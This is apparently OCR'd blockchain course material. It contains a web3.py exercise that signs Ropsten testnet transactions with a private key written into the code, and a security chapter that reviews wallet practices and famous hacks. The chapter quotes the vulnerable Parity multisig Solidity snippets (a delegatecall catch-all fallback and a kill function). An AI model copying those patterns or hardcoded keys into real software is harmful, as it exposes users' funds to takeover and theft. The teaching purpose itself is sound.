
Writing to the Smart Contract


Now that there is an instance of the contract, create a method for writing facts in the smart contract. It will need the **instance**, a **private key/wallet**, the **address** of the private key/wallet and the fact. The library **is not recommended to work** with Local Private Keys in Production **at the moment**, so for the exercise we will enable the unaudited features.

```
w3 = Web3(HTTPProvider(PROVIDER))
w3.eth.enable_unaudited_features()
```


Because the **contract owner** can only add facts to this contract, **copy** his **private key** and his **address**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.





Copy the **private key** and the **address**. The address will be needed to easily **calculate** the **nonce**:



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
PRIVATE_KEY = "0x6881c714c323c2f57985688663448a976498b4b0efd24b40fb29e49661890245"
ADDRESS = "0x3da4310E62Cb2954B85A152c95381050A6E8ed1A"
```


We will **create** a simple transaction, which **adds** a fact to the contract, **sign** it with the private key and send it.

```
def add_fact(contract_instance, private_key, address, fact):
    nonce = w3.eth.getTransactionCount(address)
    add_transaction = contract_instance.functions.add(fact).buildTransaction({
        'gas': 4600000,
        'nonce': nonce
    })

    print(add_transaction)
    signed_txn = w3.eth.account.signTransaction(add_transaction, private_key=private_key)
    w3.eth.sendRawTransaction(signed_txn.rawTransaction)


fact = 'The Times 03/Jan/2009 Chancellor on brink of second bailout for banks'
add_fact(CONTRACT_INSTANCE, PRIVATE_KEY, ADDRESS, fact)
```


```
{
    "value": 0,
    "gasPrice": 23000000000,
    "chainId": 3,
    "gas": 4600000,
    "nonce": 56,
    "to": "0x356E767797774D9D231C56C94ac76951C952bAe7",
    "data": "0xb0c8f9dc000000000000000000000000000000000000000000000000000000000000000000002000
}
```


In Ropsten **Etherscan**:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Try **adding** a fact using **another private key.**

Reading from the Smart Contract

When reading from a Smart Contract, no wallets or private keys are needed.

First, **create** a method which gets a fact by a given index:

```
def get_fact(contract_instance, index):
    fact = contract_instance.functions.getFact(index).call()
    print(fact)


get_fact(CONTRACT_INSTANCE, 0)
```

```
The Times 03/Jan/2009 Chancellor on brink of second bailout for banks
```

Then **create** a method, which gets how many facts are stored in the contract:

```
def facts_count(contract_instance):
    count = contract_instance.functions.count().call()
    print('Stored facts in the contract:', count)


facts_count(CONTRACT_INSTANCE)
```

```
Stored facts in the contract: 1
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

What to Submit?

Create a zip file (e.g. **`username-playing-smart-contracts-web3-py.zip`**) holding the Python file with the methods, a snapshot of the Ropsten Etherscan contract address and its transactions.


Submit your zip file as homework at the course Website.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 2.10. Blockchain and Smart Contract Security


Blockchain Security

Blockchain Network Security, Wallet Security, Cold Wallets, The DAO Hack, Parity Hacks









Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Security by the Blocks (2)

- Decentralized and distributed across peer-to-peer networks
  - Continually updated
  - Kept in sync between all nodes
- Don't have a single point of failure
  - Cannot be changed from a single computer
- Require massive amounts of computing power
  - 51% attack

Public and Private Blockchains

- Public (permissionless)
  - Use computers connected to the public Internet
  - Any computer on the internet can join the network
  - Not good choice for enterprises
  - Designed around the principle of anonymity
  - Transactions are verified through "mining"
- Private (permissioned)
  - Only permits known organizations to join
  - They form a private, members-only "business network"
  - Use identity to confirm membership and access privileges
  - Transactions are verified through "selective endorsement"

Public and Private Blockchains: Security

- Public (permissionless)
  - 51% attack
    - → revert transactions
    - → double spending
  - Sybil attack
  - Denial of Service (DoS) attack / DDoS / spam transactions
  - Network difficulty manipulation attack
- Private (permissioned)
  - Join unauthorized member, e.g. though hacked server's credentials
  - Send unauthorized / fake transaction, e.g. using hacked user
  - Unauthorized data access / leak of confidential data
  - Consensus algorithm atttacks

Uses of Blockchain to Enforce Security

- The protection of sensitive records and authentication of the identity
- Enhancing structural security of IoT devices
- Securing internal communications
- Privacy and security of digital chats
- Increase security on three fronts:
  - Prevention of identity theft
  - Protection against data tampering
  - Protection of critical infrastructure

Client-Side Security

Cold Wallets, Exchanges, Threats

Different Level of Security

- Level of Security depends on:
  - Type of wallet
  - Method of Authentication Used
  - User's behavior
- Security issues:
  - Server-side stored private and public keys
  - Prone to hacker attacks
  - Exposition to counterparty risks

Mobile Wallets

- Relatively high risk of information being lost or stolen
- Security may be increased through:
  - Screen lock
  - Applock
  - Phone encryption
  - Phone passwords / PIN codes

Desktop Wallets

- Security depends on behavior of account owner
- Visiting untrusted web resources
- Having a designated device solely for the use of the wallet greatly increases its security

Offline Wallets (Cold Wallets)

- Paper wallet
- Hardware wallet
- Relatively high security
- Stored offline
- No other connections
- Greatly reduces the risk

General Wallet Security

Verify your email

Two-step verification

Backup phase

Securing Your Wallet

- Careful with online services
- Small amounts
- Backup wallet
  - Encrypt online backups
  - Use many secure locations
  - Regular backups
- Encrypt your wallet
  - Never forget password
  - Strong password
- Offline wallet for savings
- Keep software up to date
- Multi-signature

Cold Storage

- Keeping crypto offline
- Security precaution
- Dealing with large amounts
- Example
  - Exchange instant withdrawal feature
  - Minimize the possibility - stealing entire reserve in a security breach
  - Amount
    - Keeping majority in cold storage
    - Cover anticipated withdrawals - kept on the server

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Cold Wallets

- Generates and stores private wallet keys offline
- Unsigned transactions are generated online
- Transferred offline for verification and signing
- Signed transaction is transferred online
- Funds managed offline in Cold storage
  - Security precaution
  - Dealing with large amounts
- Protected against online threats
  - Viruses / trojans / hackers
- Similar to hardware wallets


Protect Cryptocurrencies

- Hard and long password
- Two-factor authentication (2FA)
- Diversify: split your funds in several locations
- Keep cryptocurrency off the internet
- Decentralized exchanges
  - Do not hold user's funds


Two Factor Authentication (2FA)

- Time-based One-time Password (TOTP)
  - Most commonly used 2FA
  - One-time generated code is entered
  - Identity verified – shared secret
  - Same hash (HMAC) generated by the two sides
  - Secret can be exposed during the registration
- Universal Second Factor (U2F)
  - No shared secret
  - Public key cryptography
  - Server knows the public key
  - User knows the private key
  - No confidential databases stored by the server
  - Potential attacks against individual users

Two Factor Authentication: TOTP Scheme



Two Factor Authentication: U2F Scheme



Server-Side Security

Never Store Private Keys on the Server!

Server-Side Security for Crypto Projects

- Assume your server might be hacked soon or later
  - External attack: hackers, exploits in third party components, etc.
  - Internal attack: developers and admins already have access
- Design the system so that hacker cannot steal money
  - Cold wallet → holds most of the crypto-assets (e.g. > 99%)
  - Hot wallet → holds operational funds (e.g. < 1%)
  - Use multi-signature schemes to send payments
  - Use smart contracts to collect payments and sign them offline

Server-Side Security: Bad Practice

- A server-side component holds the server wallet's private key
  - The server wallet holds all the funds for the entire system
  - Very bad idea!
- Hacker / developer / admin takes the key
  - All funds controlled by the key are stolen
- Example: CoinCheck

Server-Side Security: Good Practice

- A server-side component holds a limited power private key
  - The associated address holds small balance (to pay the gas price)
  - It can prepare & sign transactions for further processing
  - Prepared transactions hold proof coming from the client-side
- A few other machines verify the prepared transactions
  - Then multi-signatures are created with hardware wallets
- If the hacker / developer / admin takes the key
  - Funds cannot be stolen, only fake transaction can be created

Multi-Signature Wallets

- Multi-signature wallets
  - To sign a transaction, several signatures are required
  - First signature created at the server-side
  - Second signature, created at the client side
- To send a transaction, both server + client should cooperate
  - Hackers need to hack the server + the client in the same time
- Implementation in Bitcoin:
  - BIP-45 - Deterministic P2SH Multisignature Wallets

Famous Blockchain Disasters

The DAO Hack, Parity Hacks, Tether Token Hack, Bitcoin Gold Scam, etc.

The DAO Hack

- Decentralized Autonomous Organization
- Codify the rules and decision making apparatus
- splitDAO allows you to move your funds to another DAO
  - Calls its fallback function
- Credits the other DAO before debiting your account (bad idea)
- From the other DAO, call back into splitDAO, until all funds drained
- Entire Story

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

The Parity Wallet Hack

- Parity wallet offers multiple options to store tokens and Ether
- Simple public/private key-pairs
- Smart contracts which manage assets
- Wallets are controlled by code
- Multi-signature wallets - allow for transaction logging, withdrawal limits, and rule-sets for signatures required

First Parity Multisig Hack Wallet Explanation

- Constructor uses the following utility method to initialize wallet:

```
function initWallet(address[] _owners, uint _required, uint _daylimit) {
  initDaylimit(_daylimit);
  initMultiowned(_owners, _required);
}
```

- But there's a function that does "dynamic dispatch"
- Just encode a call to initWallet
- Entire Story

```
function() payable {
  if (msg.value > 0) {
    Deposit(msg.sender, msg.value);
  } else if (msg.data.length > 0) {
    _walletLibrary.delegatecall(msg.data);
  }
}
```

First Parity Multisig Hack Wallet Solution

- Not extracting the constructor logic into the library contract altogether
- Not using delegatecall as a catch-all forwarding mechanism

Second Parity Multisig Hack Wallet Explanation

- Parity's multisig wallet
  - Instead of inheritance, deploy 1 instance of the "parent class"
    - Done to reduce gas usage
    - Just leave it uninitialized
  - Somebody initialized it
  - Entire Story

```
function kill(address _to) onlymanyowners(sha3(msg.data)) external {
  suicide(_to);
}
```

CoinDash ICO Hack

- Payment and shipment startup
- Web server compromised
- Hacker changed ETH address
- Stole 43,000 ETH
  - $7 million
- Returned 10,000 ETH
- Entire Story

Enigma Project Scam

- Compromised
  - Website
  - Mailing lists
  - Administrator account
- Fake token pre-sale
- Defrauding potential investors of more than 1,500 ethers
- The hijacked accounts promised a large return on investment
- Funds were not recovered
- Entire Story

Tether Token Hack

- Dollar-pegged cryptocurrency Tether
- $30+ million was stolen from the U.S
- Tokens were taken from their virtual treasury
- Sent to an unknown bitcoin address
- Company moved to blacklist the tokens stolen through an update to the Omni protocol

Bitcoin Gold Scam

- Fake wallet
- Website's operators
  - Stole $3+ million in bitcoin, bitcoin gold, ethereum and litecoin
  - No relationship with Bitcoin gold's development team
  - Initially claimed the site was hacked
  - Wiped their GitHub
  - Ceased responding to users on Slack channel

NiceHash Market Breach

- NiceHash - cryptocurrency mining marketplace
- About 4,700 bitcoin stolen
- Employee's computer - compromised
- Perpetrator gain access
- Takes Bitcoin

Coincheck Exchange Hack

- Japanese exchange Coincheck was hacked in Jan 2018
  - http://fortune.com/2018/01/31/coincheck-hack-how/
  - Nearly $500 million stolen
- All assets were in hot wallet (connected to Internet machine)
- No multi-signature was used for the hacked hot wallet
  - Just steal the private key and transfer the assets to hacker's address


IOTA Cryptography Hack


- First rule of cryptography: don't write your own
- Wrote their own hash function (Curl-P)
  - Claim it was for a good reason
  - IOTA does calculations in base-3 (balanced ternary)
  - Normally no benefit to this
- Broken by cryptographers from MIT and Boston University
  - Using differential cryptanalysis
  - Alter signed transactions without invalidating the signature, by finding hash collisions
- Switched to a base-3 variant of Keccak ("parent" of SHA-3)

Verge "time warp" attack

- Timestamps as far back in the past as allowed
- Network responded by reducing the mining difficulty
  - For the specific mining algorithm the attacker was targeting
    - Verge has 5 different algorithms, each with a separate difficulty setting, to fight against ASIC miners
    - This meant instead of 50% attack, 10% attack was enough
- Mined a lot of XVG in a very short amount of time
- Difficulty adjustment algorithm didn't do its job
  - The one in Bitcoin, where the difficulty is adjusted every 2016 blocks instead of every block, would have been better

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.






Exercises: Inspect Suspicious Sites for Scam

In this Exercise we are going to be learning how to inspect suspicious web sites for scam. We will use MetaMask and Google Chrome app EtherAddressLookup. During the exercise you will install MetaMask and EtherAddressLookup and check some suspicious sites.


Install MetaMask


35. If you already have MetaMask installed you can skip this step.
    Open Chrome and go to https://metamask.io. Click on the Get Chrome Extension.



36. Click on the Add to Chrome button and install the extension.

